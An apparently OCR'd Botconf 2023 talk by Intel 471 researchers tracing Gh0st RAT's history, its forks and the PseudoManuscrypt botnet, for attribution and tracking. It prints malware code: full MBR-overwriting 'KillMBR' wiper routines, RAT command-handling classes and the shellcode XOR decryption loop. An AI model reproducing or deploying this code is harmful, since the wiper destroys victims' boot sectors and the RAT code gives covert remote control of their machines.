From GhostNet to PseudoManuscrypt


The Evolution of Gh0st RAT

Botconf 2023

About us

Jorge Rodríguez

As the malware research team lead within the Intel 471 Malware Intelligence team, Jorge dissects malware internals and communication protocols to automate malware tracking. This approach allows us to receive in real-time full malware configurations, plugins, additional payloads and other commands issued, enabling real-time detection and tracking capabilities.



Souhail Hammou

Souhail is a senior malware reverse engineer within the Intel 471 Malware Intelligence team who specializes in analyzing malicious software to understand its functionality, origin and purpose. He also develops tools such as extractors and network protocol emulators to track malware and botnet activities.

Agenda

- Introduction
- Gh0st RAT: History and features.
- Evolution of Gh0st RAT and notable variants.
- PseudoManuscrypt: A deep dive.
- Conclusion

Motivation

- PseudoManuscrypt is a recent RAT spotted by Kaspersky in July 2021.
- Widely distributed by fake crack websites and malware loaders.
- Sinkhole telemetry by BitSight estimated a botnet size > 50k in late August 2022.
- PseudoManuscrypt is a Gh0st RAT fork.

Kaspersky ICS CERT - December 16, 2021

BitSight blog - October 05, 2022

Gh0st still haunts

- Gh0st RAT (aka Zegost).
- A long-standing threat from early 2008.
- Open-sourced in 2008.
- Operated mainly by Chinese-speaking TAs.
- Incorporate modified forks into their arsenal.

Trend Micro whitepaper - May 23, 2022

Symantec blog - September 15, 2022

Gh0st RAT - Developers

- C.Rufus Security Team (aka Red Wolf Security Team, CRST).
- Mostly active 2006 - 2009 (12+ members)
- Described themselves as:
  - Passionate security professionals.
  - Encouraged pure technical discussion.
  - To keep the internet a clean place.
- Actively developed Gh0st RAT between late 2007 and 2009.

Snapshot dated June 14, 2006

Gh0st RAT - A short history

Gh0st RAT - A short history

GhostNet campaigns spotted.

- Targeted govt. offices in more than 100 countries.
- Attributed to Chinese-speaking threat actors.

Gh0st 1.0 Alpha
Last official release (closed-source)

"Fixes gh0st 3.6 old version with many bugs. New technology and new appearance."

Gh0st RAT - A short history

- Infowar monitor (IWM) released their investigation report into GhostNet in March 2009.
- C.Rufus Security Team activity reduced.
- Gh0st RAT development possibly continued in private beyond version 1.0 Alpha.
- Dated comment by the main developer in a variant succeeded latest Gh0st release by nearly a year.

```
*Rewrite and enhance the service
management functions for the Windows
NT5.NT6 series
*Author: cooldiyer
*:begin:2009-8-20
*:modify thirst time:2009-12-22
     + Modified for Unicode support
     + Standardized naming as Nt
     + Made adjustments to various
functions.
     + Unified return of 1 as success,
others as failure, reasons are defined
in each function
```

Leftover comment in the ***23_Winds0701*** variant (Translated).

Gh0st RAT - Features

- Panel & bot written in C++.
- Full control over infected host.
- Persists as a Windows service DLL.
  - svchost.exe -k netsvcs
- Custom TCP communication protocol.

Packet Header

Packet offset	Description
0x00	Flag == ‘Gh0st’
0x05	Packet size (includes header)
0x09	Size of uncompressed packet data
0x0D	Zlib compressed packet data

Gh0st RAT - Features

- Implements features in separate components: Managers.
- Inherit from the CManager class.
- Instances get new socket, already connected to the C2.
- Managers implement abstract **OnReceive** to handle commands (switch-case statement).

```
class CManager
{
    friend class CClientSocket;
    typedef int (*SENDPROC)(LPBYTE lpData, UINT nSize);
public:
    CManager(CClientSocket *pClient);
    virtual ~CManager();
    virtual void OnReceive(LPBYTE lpBuffer, UINT nSize);
    int Send(LPBYTE lpData, UINT nSize);
    CClientSocket    *m_pClient;

    HANDLE      m_hEventDlgOpen;
    void WaitForDialogOpen();
    void NotifyDialogIsOpen();
private:
    SENDPROC    m_pSendProc;
};
```

```
void CFileManager::OnReceive(LPBYTE lpBuffer, UINT nSize)
{
    switch (lpBuffer[0])
    {
    case COMMAND_LIST_FILES:// 获取文件列表
        SendFilesList((char *)lpBuffer + 1);
        break;
    case COMMAND_DELETE_FILE:// 删除文件
```

Gh0st RAT - Features

- **Kernel Manager**: Main manager
  - Spawns new managers.
  - Handles misc. commands:
    - Uninstall/Update bot.
    - Download and execute.
    - Clear event logs.

- **Other Managers**: File Manager, Shell Manager, Screen Manager, Video Manager, Audio Manager, Keyboard Manager, System Manager.

“3.6 Beta” vs. “1.0 Alpha”

Differences in	**Gh0st 3.6 Beta (May 2008)** open-source	**Gh0st 1.0 Alpha (December 2008)** closed-source
Panel user interface	CJ60Lib MFC library	Xtreme Toolkit Professional (XTP) library
Class names	- CAudioManager - CVideoManager - CKeyboardManager	- CVoiceManager - CCameraManager - CKeyLoggerManager
Audio compression	N/A	G.729
Video compression	N/A	Xvid
Kernel Manager (OnReceive)	Switch-case statement	Callback table

Evolution of Gh0st variants

- Open-source releases of Gh0st RAT spawned lots of variants.
- Collection of 22 open-source forks.
  - Link prominent traits of notable variants to available forks.
  - Gain insight into their origins and developers' motivations.

Missing links


- Open-source variants in our collection that share 1 or more new traits of Gh0st 1.0 Alpha:
  - XTP Library use in panel UI.
  - Audio and/or video compression.
- All retain old traits from 3.6 Beta:
  - Old class names.
  - Old Kernel Manager.
- Possible leak(s) of unknown intermediate release(s) (3.6 Beta < X < Alpha 1.0).

Notable Gh0st variants

- Conducted analysis of closed-source variants.
- Used by distinct threat actor groups.
- Establish and understand connections with other variants.

Gh0stTimes

- First documented by JPCERT in 2020.
- Seen in attacks by **BlackTech** APT.
- Stripped away most features from **Gh0st 3.6 Beta**.
- Improved communication protocol.
  - Bot authentication with the C2.
  - RC4 encryption.
- Implemented two new classes:
  - CUltraPortmapManager (Port-forwarding)
  - CPortmapManager (Proxy)



Gh0stTimes - Portmap Managers

- Similar but not the same implementation of the open-source **ZXPortmap** tool.
  - Common among Chinese-speaking threat actors.
  - **Transfer_1** mode -> UltraPortmapManager (Port-forwarding).
  - **Transfer_2** & **Transfer_3** -> PortmapManager (Proxy).
- CPortmapManager class also seen other variants.
  - BBSRAT (Roaming Tiger)
  - PseudoManuscrypt.
  - Similar but distinct implementations.

GamblingPuppet

- Sophisticated APT uncovered by TrendMicro in 2022.
- Targets online gambling businesses in China.
- Operates PlugX, Gh0st RAT, etc.
- Uses multiple modified forks of Gh0st RAT.
- All seem to originate from a **Gh0st X** variant (3.6 Beta < X < 1.0 Alpha).
- Analysis revealed samples shared traits with forks in our collection.

GamblingPuppet - Origins

- Unique Chat manager (CTextChat).
- Matches 1 variant in our collection: **CKRAT**.

Gambling Puppet

```
call    Send
add     ebx, 118h
push    19000h          ; cchMax
mov     ecx, 6400h
xor     eax, eax
mov     edi, ebx
push    ebx             ; lpString
push    67h ; 'g'       ; nIDDlgItem
push    ebp             ; hDlg
rep stosd
call    ds:GetDlgItemTextA
mov     eax, bIsEnglishLanguage
mov     edi, offset a_English ; "<<== Message sending:"
test    eax, eax
jnz     short loc_1000190D
mov     edi, offset a_Chinese ; "<<== ·¢ËÍÏûÏ¢: "
```

CKRAT

```
pthis->Send((LPBYTE)str,strlen(str));

// 复制原来的数据
memset(pthis->m_Text,0,sizeof(pthis->m_Text));
GetDlgItemText(hwndDlg,IDC_EDIT_CHAT,pthis->m_Text,sizeof(pthis->m_Text));

if (bIsEnglishLanguage)
{
    strcat(pthis->m_Text,"<<== Message sending:");
}
else
{
    strcat(pthis->m_Text,"<<== 发送消息: ");
}
```


GamblingPuppet - Origins

```
DWORD WINAPI guangqu(LPVOID lparam)
{
    ::mciSendString("set cdaudio door open",NULL,0,NULL);//锟斤拷
    return 0;
}

DWORD WINAPI guangqu2(LPVOID lparam)
{
    ::mciSendString("set cdaudio door closed wait",NULL,0,NULL);//锟截憋拷
    return 0;
}
DWORD WINAPI mouse(LPVOID lparam)
{
    SwapMouseButton(true);;//锟斤拷
    return 0;
}

DWORD WINAPI mouse2(LPVOID lparam)
{
    SwapMouseButton(false);;//锟斤拷
    return 0;
}
```

- 终结者白金 (Terminator Platinum)



GamblingPuppet - Origins

- Improved version of the Gh0st MBR killer.
- Shared by **Terminator Platinum** and **败笔vip 3.0** (Fail VIP 3.0)

```
HANDLE sub_100051A0()
{
  HANDLE result; // eax
  void *v1; // esi
  HANDLE v2; // eax
  DWORD BytesReturned; // [esp+8h] [ebp-21Ch] BYREF
  HANDLE TokenHandle[2]; // [esp+Ch] [ebp-218h] BYREF
  struct _TOKEN_PRIVILEGES NewState; // [esp+14h] [ebp-210h] BYREF
  char Buffer[512]; // [esp+24h] [ebp-200h] BYREF

  memset(&Buffer[1], 0, 508u);
  Buffer[0x1FD] = 0;
  qmemcpy(Buffer, &unk_1001C1C4, 0x30u);
  Buffer[510] = 0x55;
  Buffer[511] = 0xAA;
  result = CreateFileA(FileName, 0xC0000000, 3u, 0, 3u, 0, 0);
  v1 = result;
  if ( result != (HANDLE)-1 )
  {
    DeviceIoControl(result, 0x90018u, 0, 0, 0, 0, &BytesReturned, 0);
    WriteFile(v1, Buffer, 0x200u, (LPDWORD)&TokenHandle[1], 0);
    DeviceIoControl(v1, 0x9001Cu, 0, 0, 0, 0, &BytesReturned, 0);
    CloseHandle(v1);
    Sleep(2000u);
    if ( GetVersion() < 0x80000000 )
    {
      v2 = GetCurrentProcess();
      OpenProcessToken(v2, 0x28u, TokenHandle);
      LookupPrivilegeValueA(0, Name, (PLUID)NewState.Privileges);
      NewState.PrivilegeCount = 1;
      NewState.Privileges[0].Attributes = 2;
      AdjustTokenPrivileges(TokenHandle[0], 0, &NewState, 0, 0, 0);
    }
    ExitWindowsEx(6u, 0);
    ExitProcess(0xFFFFFFFF);
  }
  return result;
}
```

Gambling Puppet

```
int KillMBR()
{
    //  ExitWindowsExT   pExitWindowsEx =  (ExitWindowsExT)GetProcAddress(LoadLibrary("USER32.dT
    HANDLE hDevice;
    DWORD dwBytesWritten, dwBytesReturned;
    BYTE pMBR[512] = {0};

    // 重新构造MBR
    memcpy(pMBR, scode, sizeof(scode) - 1);
    pMBR[510] = 0x55;
    pMBR[511] = 0xAA;

    hDevice = CreateFile("\\\\.\\PHYSICALDRIVE0", GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ
    if (hDevice == INVALID_HANDLE_VALUE)
        return -1;
    DeviceIoControl(hDevice, FSCTL_LOCK_VOLUME, NULL, 0, NULL, 0, &dwBytesReturned, NULL);
    // 写入病毒内容
    WriteFile(hDevice, pMBR, sizeof(pMBR), &dwBytesWritten, NULL);
    DeviceIoControl(hDevice, FSCTL_UNLOCK_VOLUME, NULL, 0, NULL, 0, &dwBytesReturned, NULL);
    CloseHandle(hDevice);
    Sleep(2000);
    DWORD   dwVersion   =   GetVersion();
    if   (dwVersion   <   0x80000000)   //   Is   NT   or   2000!
    {   HANDLE   hToken;   TOKEN_PRIVILEGES   tkp;
    OpenProcessToken(GetCurrentProcess(),TOKEN_ADJUST_PRIVILEGES   |   TOKEN_QUERY,   &hToken);
    LookupPrivilegeValue(NULL,   SE_SHUTDOWN_NAME,&tkp.Privileges[0].Luid);
    tkp.PrivilegeCount   =   1;   //   set   privilege
    tkp.Privileges[0].Attributes   =   SE_PRIVILEGE_ENABLED;
    AdjustTokenPrivileges(hToken,   FALSE,   &tkp,   0,(PTOKEN_PRIVILEGES)NULL,   0);
    ExitWindowsEx(EWX_FORCE+EWX_REBOOT,   0);   }
    else   //   Is   9x   or   Me
        ExitWindowsEx(EWX_FORCE+EWX_REBOOT,0);
    ExitProcess(-1);
    return 0;
}
```

Terminator Platinum

GamblingPuppet

- The presence of code overlap with multiple variants indicates a complex origin.
  - Gh0st X
  - Terminator Platinum
  - Fail VIP 3.0
  - Unknown(s)
- Difficult to trace back to a single source.
- Possibly cherry-picked features from various projects.

PseudoManuscrypt

PseudoManuscrypt

- First spotted by Kaspersky in July 2021.
- Kaspersky reported some similarities with the **Manuscrypt** malware operated by **Lazarus**.
  - Not attributed to Lazarus.
- It caught our attention and we added coverage for it October 2022.
- Soon our tracking revealed this is a very active group.
- After a deeper look we observed the GhostRAT connection, leading to this research.
- The group is growing the botnet as we speak.


Delivery

- Spray and pray.
- No targeted campaigns.
- Campaign identifier “SEOID” i.e. 3003, 2205.

Main delivery methods	
Fake cracked software	Installs services


Tracking

Infection chain



Infection chain

- “db.dat” stores 32-bit and 64-bit shellcodes.
- Only the 32-bit shellcode is used at this stage.
- Length constant always the same.




Infection chain

- Shellcode decrypted with:
  - XOR. Odd 0x6A. Even 0xA7.
  - Reverse XOR.
- Shellcode decrypts, loads & invokes core module:
  - Encrypted with a 1-byte XOR key and LZNT1 compressed.

```
5   if ( sz > 1 )
6   {
7     for ( i = 0; i < sz; ++i )
8     {
9       if ( (i & 1) != 0 )
10        shcode[i] ^= 0x6Au;
11      else
12        shcode[i] ^= 0xA7u;
13    }
14  }
```

